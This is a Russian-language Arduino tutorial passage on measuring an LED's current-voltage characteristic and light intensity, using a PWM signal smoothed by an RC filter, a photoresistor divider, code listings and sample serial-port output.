Не будем тратить время на погружение в физику, как говорится из рисунка видно. Да и вообще проще всего подобрать эти значения на глаз: подключить компоненты с примерно нужным номиналом, вывести с платы график сглаженного сигнала и посмотреть, насколько он сглаживается. Если сглаживание недостаточно, заменяем компонентом чуть побольше или чуть поменьше и продолжаем, пока результат нас не удовлетворит. Лично я всегда так делаю.

Собираем схему

В Arduino есть пины цифровые, цифровые, поддерживающие ШИМ, и аналоговые. Обозначение аналоговых начинается с А. Пины могут работать в режиме подачи сигнала и в режиме считывания. Важно: если ты подключишь какой нибудь цифровой датчик к Arduino и не будешь понимать, почему он не работает, проверь, не подключил ли ты его к аналоговому пину, ведь в этом случае ничего работать не будет.

Для определения вольт амперных характеристик нам необходимо измерять падение напряжения на светодиоде. Подключим RC-фильтр к выходному пину с ШИМ (например, ко второму), а входами будут аналоговые пины A0, A1, A2. С помощью пинов A0 и A1 будем снимать показания падения напряжения на светодиоде, а на A2 считывать показания напряжения на делителе напряжения (с помощью резистора и фоторезистора) и потом интерпретировать из этого яркость светодиода.



Схема

К пину 3 подключим светодиод, который будет показывать готовность к выгрузке данных, а к пину 4 кнопку для управления выгрузкой.

Тестируем фильтр


Напишем простую программу, которая будет выводить результат выпрямления сигнала в плоттер порта Arduino (визуализация графиков).

INFO

COM-порт в Arduino — это виртуальный последовательный порт, к которому можно подключиться, чтобы взаимодействовать с текстовыми данными прямо через компьютер в режиме реального времени. В Arduino IDE есть встроенная «консоль» — монитор порта, в который можно попасть, нажав на иконку лупы. Также в Arduino IDE есть Serial Plotter — это инструмент, который позволяет визуализировать данные, выводимые в последовательный порт.

```
int a;
void setup(){
  Serial.begin(9600);
  pinMode (2, OUTPUT);
  pinMode (A0, INPUT);
  a = 10;
  analogwrite (2, a);
  delay(100);
}

void loop() {
  Serial.println(analogRead(A0));
}
```

В итоге при подключении конденсатора мы можем увидеть следующие результаты.




Результат работы RC-фильтра

Четко видно, как отображается ШИМ-сигнал до и после зарядки конденсатора. Если посмотреть ближе, то будут видны шумы в цепи, этакие неровности и шероховатости, возникающие из-за постоянной зарядки-разрядки конденсатора. Чем меньше эти шумы, тем лучше подобраны компоненты. С помощью следующей программы мы определим уровень шумов, и если колебания будут слишком большие, то советую тебе скорректировать номиналы компонентов в цепи.

```
int a;
void setup() {
  Serial.begin(9600);
  pinMode (2, OUTPUT);
  pinMode (A0, INPUT);
  pinMode (A1, INPUT);
  a = 10;
  analogWrite(2, a);
  delay(100);
}

void loop() {
  Serial.print (analogRead (A0));
  Serial. print(",");
  Serial.print (analogRead(A1));
  Serial.println();
}
```

Теперь мы можем увидеть колебания, возникающие при разрядке и зарядке конденсатора.



Колебания конденсатора

Основные действия для программы

Итак, осталось запрограммировать микроконтроллер. Перед нами стоят следующие задачи: генерация сигнала в соответствии с требуемыми измерениями, прием и обработка входящих сигналов и преобразование данных для вывода графиков.

После объявления всех переменных запустим первоначальную настройку: при запуске устройства нужно разрядить конденсатор, чтобы его заряд не влиял на дальнейшие показания светодиода. Далее настроим пины на выход и вход и зададим начальное положение для ШИМ-сигнала. Инициализируем создание COM порта и в цикле выявляем показания шумов на фоторезисторе для дальнейшей корректировки полученных значений.

```
int a;
float c, d, e, f, g, j, m;
float c1, d1, e1;
int k, l;
float b[256][3];

void setup() {
 delay(4000);
 Serial.begin(9600);
 pinMode(2, OUTPUT);
 pinMode(3, INPUT);
 pinMode(4, OUTPUT);
 pinMode(A0, INPUT);
 pinMode(A1, INPUT);
 pinMode(A2, INPUT);
 analogWrite(2, a);
 digitalWrite(4, 0);
 delay(100);
 analogReference(DEFAULT);
 f = analogRead(A2);
 g = f;
 for (int i = 0; i <= 1000; i++) {
     m = analogRead(A2);
     f = max(f, m);
     g = min(g, m);
 }
 j = (f + g) / 2;
}
...
```


Основная часть программы заключается в последовательном изменении ШИМ-сигнала на входе от минимального до максимального значения. В каждой итерации цикла программа записывает конечные значения, вычисляя потенциал в ключевых точках, и производит математические расчеты. Для определения максимумов и колебаний значения с пинов проходят проверку во внутреннем цикле. Из за того что минимумы появляются в результате просадки заряда конденсатора, эти данные использовать смысла нет.

```
...
 void loop() {
 if (a <= 255) {
  analogWrite(2, a);
  delay(100);
  for (int i = 0; i <= 100; i++) {
   c1 = analogRead(A0);
   d1 = analogRead(A1);
   e1 = analogRead(A2) - j;
   c = max(c, c1);
   d = max(d, d1);
   e = max(e, e1);
  }
  b[a][0] = ((5 * (c - d)) / 1023);
  b[a][1] = ((((d / 1023) * 5) / 295) * 1000000);
  b[a][2] = e;
  a = a + 1;
 }
...
```

Но мы совсем забыли про второй наш полупроводник, который нам помогает в исследовании, светодиод для индикации. После занесения последнего значения в конечный массив данных диод загорится и сообщит нам о том, что данные пора отправлять в COM порт или в плоттер. При следующем нажатии на кнопку будут выгружены несколько вариантов данных. Для COM-порта это значения падения напряжения, тока и интенсивности света от поданного ШИМ сигнала, а для плоттера построение графиков с учетом размерности окна и подпись единиц измерения.

```
...
else if (a > 255) {
  digitalWrite(4, 1);
  if (digitalRead(3) == 1) {
   digitalWrite(4, 0);
   if (k == 0) {
    Serial.println("Вывод_падения_напряжения_В");
    for (int i = 0; i <= 255; i++) {
     Serial.println(b[i][0]);
    }
    for (int i = 0; i <= 244; i++) {
     Serial.println(0);
    }
    k = 1;
    digitalWrite(4, 1);
   } else if (k == 1) {
    Serial.println("Вывод_силы_тока_мкА");
    for (int i = 0; i <= 255; i++) {
     Serial.println(b[i][1]);
    }
    for (int i = 0; i <= 244; i++) {
     Serial.println(0);
    }
    k = 2;
    digitalWrite(4, 1);
   } else if (k == 2) {
    Serial.println("Интенсивность_света");
    for (int i = 0; i <= 255; i++) {
     Serial.println(b[i][2]);
    }
    for (int i = 0; i <= 244; i++) {
     Serial.println(0);
    }
    k = 3;
    digitalWrite(4, 1);
    delay(15);
   } else if (k == 3) {
    Serial.print("мкА_на_");
    Serial.print((b[255][0]), 2);
    Serial.println("/255_В");
    for (int i = 0; i <= 255; i++) {
     Serial.println(b[i][1]);
    }
    for (int i = 0; i <= 244; i++) {
     Serial.println(0);
    }
    k = 4;
    digitalWrite(4, 1);
   } else if (k == 4) {
    for (int i = 0; i <= 255; i++) {
     if (b[i][1] > b[20][1]) {
      l = i;
      break;
     }
    }
    Serial.print("относительная_интенсивность_на_");
    Serial.print(((b[255][1]) - b[10][1]), 2);
    Serial.print("/");
    Serial.print((255 - l));
    Serial.println("_мкА");
    for (int i = l; i <= 255; i++) {
    Serial.println(b[i][2]);
    }
    for (int i = 0; i <= (500 - 255 + l); i++) {
     Serial.println(0);
    }
    k = 3;
    digitalWrite(4, 1);
   }
  }
 }
}
```

Вот, в общем-то, и всё. Теперь можно наблюдать через COM-порт и плоттер за изменениями показаний.



```
Вывод падения напряжения В
0.32
0.32
0.32
0.32
0.27
0.27
0.27
0.26
0.26
0.26
0.26
0.26
0.26
0.26
0.26
0.27
0.29
0.30
0.33
0.34
```

```
Вывод силы тока мкА
0.00
0.00
0.00
0.00
182.25
182.25
182.25
198.82
198.82
198.82
198.82
198.82
198.82
198.82
198.82
198.82
198.82
198.82
198.82
198.82
198.82
198.82
```

```
0
0
0
Интесивность света
1.00
8.00
8.00
8.00
8.00
8.00
8.00
8.00
9.00
9.00
9.00
9.00
9.00
9.00
9.00
9.00
9.00
9.00
```

Данные в COM порте

Когда светодиод потребляет очень мало тока и интенсивность его свечения можно считать нулевой, в графике необходимо учитывать погрешность.





График зависимости силы тока от интенсивности излучения

Ну и наконец, давай посмотрим на график вольт-амперной характеристики нашего светодиода.



Вах, какая ВАХ

При каждом запуске COM-порта или плоттера Arduino перезапускается, поэтому конденсатор в начале не разряжен, из за чего появляется задержка, и мы можем повторно использовать эту установку.

А если ручками?

Да, как я уже говорил, снять ВАХ можно и без автоматизации. Для этого просто понадобится вольтметр, источник тока и карандаш с бумагой для записи измерений. Например, схема ниже как раз позволит снять падение напряжения, тока и интенсивности света.

